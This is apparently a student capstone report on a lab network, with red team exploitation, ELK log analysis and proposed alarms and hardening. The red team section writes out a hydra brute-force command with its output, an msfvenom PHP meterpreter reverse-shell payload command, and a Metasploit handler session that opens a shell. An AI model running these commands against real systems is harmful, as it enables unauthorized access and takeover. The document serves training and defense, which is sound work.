



# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

Address Range: 192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 192.168.1.0

## Machines

IPv4: 192.168.1.1  
OS: Windows  
Hostname: ML-RefVm-68447

IPv4: 192.168.1.90  
OS: Linux  
Hostname: Kali

IPv4: 192.168.1.100  
OS: Linux  
Hostname: ELK

IPv4: 192.168.1.105  
OS: Linux  
Hostname: server1

The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles and polygons of varying shades of red and maroon, creating a complex, crystalline texture.

# **Red Team** Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Host Server
Kali	192.168.1.90	Attack machine
ELK	192.168.1.100	ELK Stack machine
server1	192.168.1.105	Web server

---

# Vulnerability Assessment

---

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive data accessible on the website.	Browsing through the directories of the website, noticed files with sensitive information.	Would remove these files altogether or place them in a secure directory.
Brute Force Vulnerability	Was able to run hydra app against a user to brute force users password.	Allowing users to use weak passwords makes it easy for attackers to brute force a users password.
Unauthorized File Upload	After successfully brute forcing a users password, was able to ssh in and upload files.	If an attacker can upload files, they can upload exploitable files that open a backdoor and gain root access to the server.

# Exploitation: Sensitive data accessible on the website.

---

01

## Tools & Processes


Browsing through the web browser and looking through the files, came across a file, ashton.txt that listed a hidden directory and the user with access to the folder.

02

## Achievements

Once I had a username and folder, I can brute force attack the users password.

03





# Exploitation: Brute Force Vulnerability

01

## Tools & Processes

```
Ran the Hydra tool: hydra -l ashton  
-P  
/usr/share/wordlists/rockyou.tx  
t -s 80 -f -vV 192.168.1.105  
http-get  
/company_folders/secret_folder .
```

02

## Achievements

After getting Ashtons password, I signed into the secret\_folder. In there I was able open up the *connect\_to\_corp\_server* doc, where it gave me a link to <http://192.168.1.105/webdav> and said that Ryan has access. It also gave me his hash, which I entered into crackstation and was able to get Ryans password. This gave me access to the webdav page.

03

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of  
14344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o  
f 14344399 [child 13] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of  
14344399 [child 9] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14  
344399 [child 14] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o  
f 14344399 [child 15] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o  
f 14344399 [child 10] (0/0)  
[B0][http-get] host: 192.168.1.105 login: ashton password: leopoldo  
[STATUS] attack finished for 192.168.1.105 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-25 0  
8:18:28  
root@kali:~#
```

# Exploitation: Unauthorized File Upload

01

## Tools & Processes

After gaining access with Ashton username and password, created a PHP payload that was uploaded to the server. Payload command that was ran: `msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=80 -f raw > exploit.php`. Once that was uploaded, launched Metasploit and ran: `use exploit/multi/handler` and set host and port to 192.168.1.90, 80. I then ran `php exploit.php` on the victims machine to start listening.

02

## Achievements

Once I ran the exploit, I was able to successfully gain access and run other post exploits.

03

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=80 -f raw > exploit.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1111 bytes
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST=192.168.1.90
[!] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 80
LPORT => 80
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:80
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:80 -> 192.168.1.105:37550) at 2021-03-26 12:37:27
~0700


meterpreter > |
```



# **Blue Team**


## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan




The port scan occurred between 19:12:09 - 19:12:58 on March 26th. There were 16 packets sent from 192.168.1.90. The port scan was identified by the user\_agent.original field entry with Nmap scripting engine in the field.

# Analysis: Finding the Request for the Hidden Directory



The request occurred between 19:22 - 19:25 on March 26th and there was 9805 hits. The file that was requested was connect\_to\_corp\_server which contained info on how to access the webdav site.

# Analysis: Uncovering the Brute Force Attack



There were 9802 requests and there were 9801 requests made prior to the attacker getting the password.



# Analysis: Finding the WebDAV Connection



There were a total of 4 requests made to this directory. The file that was being requested was the password.dav



# **Blue Team**

## Proposed Alarms and Mitigation Strategies



# Mitigation: Blocking the Port Scan

---

## Alarm

If a high number of ports are connected from a single IP address.

If more than 10 ports are being scanned and it's coming from a single source than the alarm will be triggered.

## System Hardening

Would implement and configure an Intrusion Detection System.

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

Would set an alarm for when there is a large amount of traffic accessing this folder.

If there is more than 1 hit on this folder the alarm would be triggered.

## System Hardening

Enable two-factor authentication for accessing the folder. Would also whitelist trusted ips.

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

Would set an alarm when there is an unusually high amount of failed login attempts for accessing the directory `/secret_folder/`.

If the failed login reaches above 3 the alarm would be triggered.

## System Hardening

Would enforce strong passwords and lock account after 3 failed login attempts. Also whitelist trusted IPs.

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

Would set an alarm for when traffic from the outside is accessing this folder.

If there is more than 1 hit on this folder the alarm would be triggered.

## System Hardening

Recommend enabling two factor authentication on the folder. Ideally you would want to remove the files within this directory or the directory all together.

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

Would setup an alarm for when users upload very small files and that are .php.

If file size is below 1mb and a .php file, then the alarm would be triggered.

## System Hardening

Would setup a file scanning system that looks for malicious files.

*The  
End*